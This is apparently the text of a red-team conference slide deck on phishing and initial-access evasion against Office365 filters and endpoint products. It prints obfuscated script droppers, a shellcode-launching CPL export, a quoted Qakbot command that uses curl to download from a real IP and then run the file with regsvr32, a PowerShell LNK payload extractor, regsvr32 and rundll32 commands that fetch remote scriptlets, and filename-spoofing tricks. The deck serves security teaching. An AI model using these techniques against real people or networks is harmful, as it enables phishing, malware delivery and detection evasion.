



Modern Initial Access and Evasion Tactics Red Teamer's Delight

Mariusz Banach

Red Team Operator at ING Tech Poland

@mariuszbit, github/mgeeky



beacon> whoami



- 8+ years in commercial IT Sec
- Ex-malware analyst & AV engine developer
- IT Security trainer
- Pentester, Red Team Operator
- Malware Developer
 - Mostly recognized from my github.com/mgeeky



I AM HODLING
Today at 10:03:03 AM

- *CREST CRT, CRTE, CRTP, OSCE, OSCP, OSWP, CCNA, eCPTX, CARTP*

Agenda

» A Few Phishing Tricks

» Initial Access in 2022

» Typical Vectors

» Rise of Containerized Malware

» The Beauty of HTML Smuggling

» Evasion In-Depth

» Delivery


» Exploitation

» Installation

» AV Specifics

» Command & Control

» Exfiltration



Disclaimer

- » Initial Access & Evasion TTPs effectiveness is *very* Company/vendor specific
- » **Quite hard to maintain absolute 0% detection rate in mature, highly secured environments**
- » No fancy new tactics in this Talk :<
 - » Merely covering ones there were *actually working* in environments we've breached




PHISHING



Phishing

- » Stay away of *fire & forget*, single-email exchanges
- » Develop multi-step plausible pretexts
 - » CV/Resume in response to real job offers, customer inquiries
 - » Investor Relations (IR) exchange leading to IPO/bonds/shares acquisition
 - » Lawyers, brokers, accountants – **are so used to using Macros**
- » Stick more to Third-Party communication channels
 - » *LinkedIn, Company's web chats, contact forms*
- » Bonkers tricks:
 - » Right-to-Left-Override-Like-Its-90s
 - » *“This E-mail was scanned.[...] No Spam detected. Links can be safely opened.”*





Phishing

» Get familiar with

state-of-the-art Detections

• Here we reverse-engineer 20+

MS Defender for Office365

Anti-Spam rules

☰ README.md

```
Anti_Spam_Rules_ReverseEngineered = \
{
  '35100500006' : logger.colored('(SPAM) Message contained embedded image.', 'red'),

  # https://docs.microsoft.com/en-us/answers/questions/416100/what-is-meanings-of-39x-microsoft-antispa
  '520007050' : logger.colored('(SPAM) Moved message to Spam and created Email Rule to move messages fr

  # triggered on an empty mail with subject being: "test123 - viagra"
  '162623004' : 'Subject line contained suspicious words (like Viagra).',

  # triggered on mail with subject "test123" and body being single word "viagra"
  '19618925003' : 'Mail body contained suspicious words (like Viagra).',

  # triggered on mail with empty body and subject "Click here"
  '28233001' : 'Subject line contained suspicious words luring action (ex. "Click here"). ',

  # triggered on a mail with test subject and 1500 words of http://nietzsche-ipsu.com/
  '30864003' : 'Mail body contained a lot of text (more than 10.000 characters).',

  # mails that had simple message such as "Hello world" triggered this rule, whereas mails with
  # more than 150 words did not.
  '564344004' : 'HTML mail body with less than 150 words of text (not sure how much less though)',

  # message was sent with a basic html and only one <u> tag in body.
  '67856001' : 'HTML mail body contained underline <u> tag.',

  # message with html,head,body and body containing simple text with no b/i/u formatting.
  '579124003' : 'HTML mail body contained text, but no text formatting (<b>, <i>, <u>) was present',

  # This is a strong signal. Mails without <a> doesnt have this rule.
  '166002' : 'HTML mail body contained URL <a> link.',

  # Message contained <a href="https://something.com/file.html?parameter=value" - GET parameter with va
  '21615005' : 'Mail body contained <a> tag with URL containing GET parameter: ex. href="https://foo.ba

  # Message contained <a href="https://something.com/file.html?parameter=https://another.com/website"
  # - GET parameter with value, being a URL to another website
  '45080400002' : 'Something about <a> tag\'s URL. Possibly it contained GET parameter with value of an
```



Phishing

» Apply Phishing e-mail *HTML Linting*

» On embedded URL's domain – MS Defender for O365 ATP: Safe Links

- » Categorisation, Maturity, Prevalence, Certificate CA signer (Lets Encrypt is a no-go)
- » Domain Warm Up

» Landing Page specific

- » Anti-Sandbox / Anti-Headless
- » **HTML Smuggling** <3

» Keep your URL contents benign

- » Beware of `?id=` , `?campaign=`, `?track=`, `/phish.php?sheep=`
- » Number of GET params, their names & values DO MATTER



This link is being scanned.

We're scanning this link to see if it is malicious.

`www.unsafe_url/login.php`

We're scanning this link to see if it's malicious. The scan should be completed soon, so try opening the link in a few minutes.

[X Close this page](#)

[Continue anyway \(not recommended\)](#)

Powered by Office 365 Advanced Threat Protection

- o Embedded Images
- o Images without ALT
- o Masqueraded Links
- o Use of underline tag `<u>`
- o HTML code in `<a>` link tags
- o `` URL contained GET parameter
- o `` URL contained GET parameter with URL
- o `` URL pointed to an executable file
- o Mail message contained suspicious words



Phishing

» Apply Phishing e-mail HTML Linting

```
:: Phishing HTML Linter
Shows you bad smells in your HTML code that will get your mails busted!
Mariusz Banach / mgeeky
```

(1) Test: **Embedded Images**

DESCRIPTION:

Embedded images can increase Spam Confidence Level (SCL) in Office365 by 4 points. Embedded images are those with `` . They should be avoided.

CONTEXT:

```

```

ANALYSIS:

- Found 1 `` tags with embedded image (data:image/png;base64,iVBORw0K). Embedded images increase Office365 SCL (Spam) level by 4 points!

(2) Test: **Images without ALT**

(6) Test: ** URL pointed to an executable file**

Message contained `<a>` tags with `href="..."` links pointing to a file with dangerous extension (such as `.exe`)

CONTEXT:

```
<a href="https://[redacted]report.z13.web.core.windows.n...r:#f2f2f2">Gelöschte Dateien überprüfen</span></a>
href = "https://[redacted]report.z13.web.core.windows.net/onedrive.exe?url=https%3A%2F%2Fing%2Dmy%2Eshar"
```

Tool
MXToolbox
CanIPhish
Mail-Tester
Litmus (Paid)
MailTrap (Paid)
Phishious
Mail Headers Analyzer
decode-spam-headers.py
phishing-HTML-linter.py





Phishing

- » Email sending strategy: MS Defender for Office365 cools down a sender upon 4-5th mail
- » **Throttling completely impacts your success rate**
- » What works nice for MDO:
 - » *GoPhish -> EC2 587/tcp Socat Redirector -> Gsuite -> Target*

ANALYSIS:

- List of server hops used to deliver message:

--> (1) "action" <action@...com>

|_> (2) SMTP-SERVICE (rev: ec2-35-180-...eu-west-3.compute.amazonaws.com) (35.180. ...)

```
time: 2021-10-15 08:57:33+00:00
id: ulsm167704wrb.39.2021.10.15.01.57.33
by: smtp-relay.gmail.com
with: ESMTPS
for: <...> (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128)
extra:
  - version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128
  - PDT
```

|_> (3) mail-wr1-f97.google.com (209.85.221.97)

```
time: 2021-10-15 08:57:34+00:00
id: fuzzy match: Exchange Server 2019 CU11; October 12, 2021; 15.2.986.9
by: AM5EUR02FT024.mail.protection.outlook.com (10.152.8.126)
with: Microsoft SMTP Server (version=TLS1_2 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
```

```
#!/bin/bash
socat -d -d TCP4-LISTEN:587,fork TCP4:smtp.gmail.com:587
```



INITIAL ACCESS

Initial Access

» Phish to Persist

» **instead of Phishing to Access** (~ Matt Hand @SpecterOps)

» Strive for delayed & elonged execution

» --> dechain File Write & Exec steps

» Use VBA/WSH to drop DLL/XLL/CPL*



» COM Hijacking

» DLL Side-Loading / DLL Hijacking

(%LOCALAPPDATA%\Microsoft\Teams\version.dll)

» XLL Persistence

* we'll get back to that



Typical Vectors - WSH

» Windows Script Host (WSH)

- » VBE, VBS - VBScript
- » JSE, JS - JScript
- » HTA - HTML Application
- » XSL - XML
- » WSF - Windows Script File
 - » Language agnostic file format
 - » Allows multiple scripts („jobs”) & languages within a single file

» Mostly very-well detected

```
<?XML version="1.0"?>
<job id="BGeOvXvypF">
  <script language="VBScript">
    <![CDATA[

Function xsuitablen(itransforms)
  Dim xselectx
  Set xselectx = CreateObject("ADODB.Stream")

  xselectx.Type = 1
  xselectx.Open
  xselectx.write itransforms
  xselectx.Position = 0
  xselectx.Type = 2
  xselectx.CharSet = "us-ascii"

  xsuitablen = xselectx.ReadText

WSF
```

```
Sub puniverser()
  Dim jbocon, nbryanr
  Dim gsaidd
  Set gsaidd = CreateObject("WScript.Shell")
  nbryanr = gsaidd.ExpandEnvironmentStrings("%TEMP%")
  jbocon = nbryanr & "\65hZCAfqbn.xls"

  Dim htechnicalr
  Set htechnicalr = CreateObject("Scripting.FileSystemObject")
  If htechnicalr.FolderExists(nbryanr) Then
    If htechnicalr.FileExists(jbocon) Then
      htechnicalr.DeleteFile(jbocon)
    End If

    vbeew gsaidd, jbocon
    htechnicalr.DeleteFile(jbocon)
  End If
End Sub

puniverser

VBS
```

Available scripting engines [edit]

Note: By definition, all of these scripting engines can be utilised in CGI programming under Windows with any number of programmes and languages in it in files with a .wsh extension. Extended Html and XML also add to the additional possibilities when working with scripts for new scripts embedded in them as well.

Engine name	Scripting language implemented	Base language	File extension
VBScript	Microsoft VBScript	Microsoft Visual Basic	.vbs
JScript	Microsoft JScript	ECMAScript	.js
WinWrap Basic	WinWrap Basic	Basic	.wwb
PerlScript	Perl	Perl 5	.pls
PScript	Perl	Perl 5, CGI functionality	.p, .ps
XBScript	xBase Scripting Engine	xBase (Clipper)	.xbs, .prg
LotusScript WSH	LotusScript	Microsoft Visual Basic (q.v.)	.nsf
RexxScript	Rexx	Rexx	.rxs, .rx, .rex
ooRexxScript	Open Object REXX	REXX	.rxs
PythonScript	Python	Python	.pys
TclScript	Tcl/Tk	Tcl/Tk	.tcls
ActivePHPScript	PHP	PHP	.phps

```
<?xml version='1.0'?>
XSL
```

```
<stylesheet
  set agover
  xmlns="http://www.w3.org/1999/XSL/Tr
    & "urn:schemas-microsoft-com:xsl
    <?xml version=1.0?>
    xmlns:user="placeholder
  End If
  version="1.0">
  <output method="text"/>
  Dim rarounds, sfoldingq
  <ms:script implements-prefix=
  'lms
  Private tquidedn.xarabiaz,tk
  function change(s,(sagged))ignets
```

```
function base64ToStream(b) {
  var enc = new ActiveXObject("system.Text.ASCIIEncoding");
  var length = enc.GetBytecount_2(b);
  var ba = enc.GetBytes_4(b);
  var transform = new ActiveXObject("system.Security.Cryptography.FromBase64Transform");
  ba = transform.TransformFinalBlock(ba, 0, length);
  var ms = new ActiveXObject("system.IO.MemoryStream");
  ms.Write(ba, 0, (length / 4) * 3);
  ms.Position = 0;
  return ms;
}

var serialized_obj = %SERIALIZED%;
var entry_class = '%CLASS%';

try {
  setversion();
  var stm = base64ToStream(serialized_obj);
  var fmt = new ActiveXObject('system.Runtime.Serialization.Formatters.Binary.BinaryFormatter');
  var al = new ActiveXObject('system.Collections.ArrayList');
  var d = fmt.Deserialize_2(stm);
}

JS
```

☢ Typical Vectors - Executables

» Executable files



- » EXE
- » CPL – Control Panel Applet (DLL)
- » XLL – Excel Add-In (DLL)
- » WLL – Word Add-In (DLL)
- » SCR – Screensaver (EXE)
- » BAT, COM, PS1, SH

Beware of
DllMain &
Loader Lock
issues

» **Very well detected**

» **Unless dealing with CrowdStrike**

- » Which ignores CPL files and never scans them
- » **100% Success Rate, No Joke**




Article

An Empirical Assessment of Endpoint Detection and Response Systems against Advanced Persistent Threats Attack Vectors

George Karantzas¹ and Constantinos Patsakis^{1,2,*}

4.2.2. DLL-CPL-HTA

None of these three attack vectors produced any alerts and allowed the Cobalt Strike beacon to be executed covertly.




```
//  
__declspec (dllexport) LONG CALLBACK CPLApplet(HWND hwndCpl, UINT msg, LPARAM lParam1, LPARAM lParam2)  
{  
    LaunchMyShellcode();  
    return 1;  
}
```

Typical Vectors - LNKs

- » Clever use of shortcut files
- » Decades-old threat -> *why not MOTW-blocking it?*
- » Still a popular threat, esp. in Phishing campaigns
 - » *Qakbot, Trickbot, Emotet, Lockbit*
- » Easy to detect, mostly preys on:
 - » Powershell
 - » Opening files lying around

» Mostly detected



<https://t.me/learningnets>

proxylife
@prOxylife

#Qakbot - obama196 - .html > .zip > .lnk > .dll

HTML Smuggling.

```
cmd.exe /c set r1=regs

curl -s -o %temp%\theyOneAs.png
http://194.36.189.]211/whoThing.jpg

call %windir%\system32%\%r1%vr32
%temp%\theyOneAs.png

bazaar.abuse.ch/sample/93f1d8a...
```

000004B0:	20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
000004C0:	20 00 20 00 20 00 20 00 20 00 20 00 20 00 20 00
000004D0:	20 00 2F 00 63 00 20 00 170 00 6F 00 77 00 65 00	./c .p.o.w.e.
000004E0:	72 00 73 00 68 00 65 00 16C 00 6C 00 20 00 2D 00	r.s.h.e.l.l. .
000004F0:	77 00 69 00 6E 00 64 00 16F 00 77 00 73 00 74 00	w.i.n.d.o.w.s.t.
00000500:	79 00 6C 00 65 00 20 00 168 00 69 00 64 00 64 00	y.l.e .h.i.d.d.
00000510:	65 00 6E 00 20 00 24 00 16C 00 6E 00 68 00 70 00	e.n .\$.l.n.k.p.
00000520:	61 00 74 00 68 00 20 00 13D 00 20 00 47 00 65 00	a.t.h .\$.G.e.
00000530:	74 00 2D 00 43 00 68 00 169 00 6C 00 64 00 49 00	t .C.h.i.l.d.I.
00000540:	74 00 65 00 6D 00 20 00 12A 00 2E 00 6C 00 6E 00	t.e.m .x.l.l.n.
00000550:	68 00 20 00 5E 00 7C 00 120 00 77 00 68 00 65 00	k .\$.l .w.h.e.
00000560:	72 00 65 00 2D 00 6F 00 162 00 6A 00 65 00 63 00	r.e .o.b.j.e.c.
00000570:	74 00 20 00 78 00 24 00 15F 00 2E 00 6C 00 65 00	t .(\$. .l.e.
00000580:	6E 00 67 00 74 00 68 00 120 00 2D 00 65 00 71 00	n.g.t.h .e.e.q.
00000590:	20 00 30 00 78 00 30 00 130 00 30 00 32 00 44 00	.o.x.o.o.o.2.D.
000005A0:	37 00 31 00 36 00 7D 00 120 00 5E 00 7C 00 20 00	7.1.6). .l.
000005B0:	53 00 65 00 6C 00 65 00 162 00 71 00 20 00 65 00

```
/c powershell -windowstyle hidden $lnkpath = Get-ChildItem *.lnk ^| where-object {$_.length -eq 0x0002D716} ^|
Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++)
{ $file[$i] = $file[$i] -bxor 0x77 }; $path = '%temp%\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file ^|
select -Skip 002838)) -Encoding Byte; ^& $path
```

☢ Typical Vectors - HTMLs

- » HTML in Attachment – **not so commonly detected**
- » Can contain HTML Smuggling payload inside *(more on this shortly)*
- » Can be conveniently abused with Right-To-Left Override byte
 - » „My Resume.vbs” → „My Resume sbv.html”

```
PS D:\dev2\Penetration-Testing-Tools\phishing> py .\DancingRightToLeft.py -n 'My Resume.vbs' html
```

```
:: Dancing Right-To-Left
```

```
A script abusing Right-To-Left Override unicode byte to rename phishing payloads.
```

```
Mariusz Banach / mgeeky '22, (@mariuszbit)  
<mb@binary-offensive.com>
```

INPUT:


```
Payload Filename           : My Resume.vbs  
Payload Extension         : .vbs  
Decoy payloads' extension as : .html
```

OUTPUT:

```
Your file was named in following way      : "My Resume \u202elmth.vbs"
```

```
Your filename will look like this (simulated) : "My Resume sbv.html"
```

```
Your filename will look like this (real display) : My Resume
```



sbv.html

☢ Typical Vectors - COM Scriptlets

» COM Scriptlets

- » SCT - COM Scriptlet
- » WSC - Windows Script Component
- » INF-SCT - CSMTMP accepts INF which can execute COM Scriptlets

» Used to instantiate COM objects

- » via Regsvr32
- » via GetObject

» Can be detected

```
<?xml version="1.0"?>
<component>
  <registration progid="951HV.H7F3X" classid="{38b3" _
    & "dd76-c4ee-"
    & "44d0-978e-4cē2d7e14b0f}">
  </registration>

  <script language="VBScript">
  <![CDATA[

Function htmorrowy(esuspendede)
  Dim ucitedw
  Set ucitedw = CreateObject("ADODB.Stream")

  ucitedw.Type = 1
  ucitedw.Open
  ucitedw.Write esuspendede
  ucitedw.Position = 0
  ucitedw.Type = 2
  ucitedw.CharSet = "us-ascii"


  htmorrowy = ucitedw.ReadText
  Set ucitedw = Nothing
End Function

Function rsmokingb(hmuzep)
```

WSC

```
regsvr32 /s /n /u /i:http://server/file.sct
C:\Windows\system32\scrobj.dll
```

```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication
";document.write();GetObject("script:http://127.0.0.1:8080/calc.sct").
Exec();
```



```
example.sct
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration
4   progid="PoC"
5   classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
6     <!-- Proof Of Concept - Casey Smith @subTee -->
7     <!-- License: BSD3-Clause -->
8     <script language="JScript">
9     <![CDATA[
10
11       //x86 only. C:\Windows\Syswow64\regsvr32.exe /s /u /i:file.sct scrobj.dll
12
13       var scr = new ActiveXObject("MSScriptControl.ScriptControl");
14       scr.Language = "JScript";
15       scr.ExecuteStatement('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
16       scr.Eval('var r = new ActiveXObject("WScript.Shell").Run("calc.exe");');
17
18       //https://msdn.microsoft.com/en-us/library/aa227637(v=vs.60).aspx
19       //Lots of hints here on further obfuscation
20     ]></script>
21 </registration>
22 </scriptlet>
```



SCT

☢ Typical Vectors - Maldocs

- » VBA macros aren't going anywhere even though MS wants that – think about Hedge-Funds complaining*
 - » Consider applying Defender ASR Bypasses
 - » Prepend with “Enable Macro” lure message + lure-removal automation (*helps jumping out of Web Office / Outlook preview*)
 - » Gazillion of different weaponization strategies – yet merely few effective:
 - » File Droppers
 - » DotNetToJS
 - » XSL TransformNode

» Macro-Enabled Office still haunt us

Helping users stay safe: Blocking internet macros by default in Office

By  Kellie Eickmeyer
Published Feb 07 2022 09:07 AM 132K Views 




Microsoft rolls back decision to block Office macros by default

By [Sergiu Gatlan](#)  July 7, 2022 06:33 PM 1



Macros from the internet will be blocked by default in Office

Article • 07/20/2022 • 26 minutes to read • 3 contributors 

* Risky Business #671 -- The case for an American-owned NSO Group

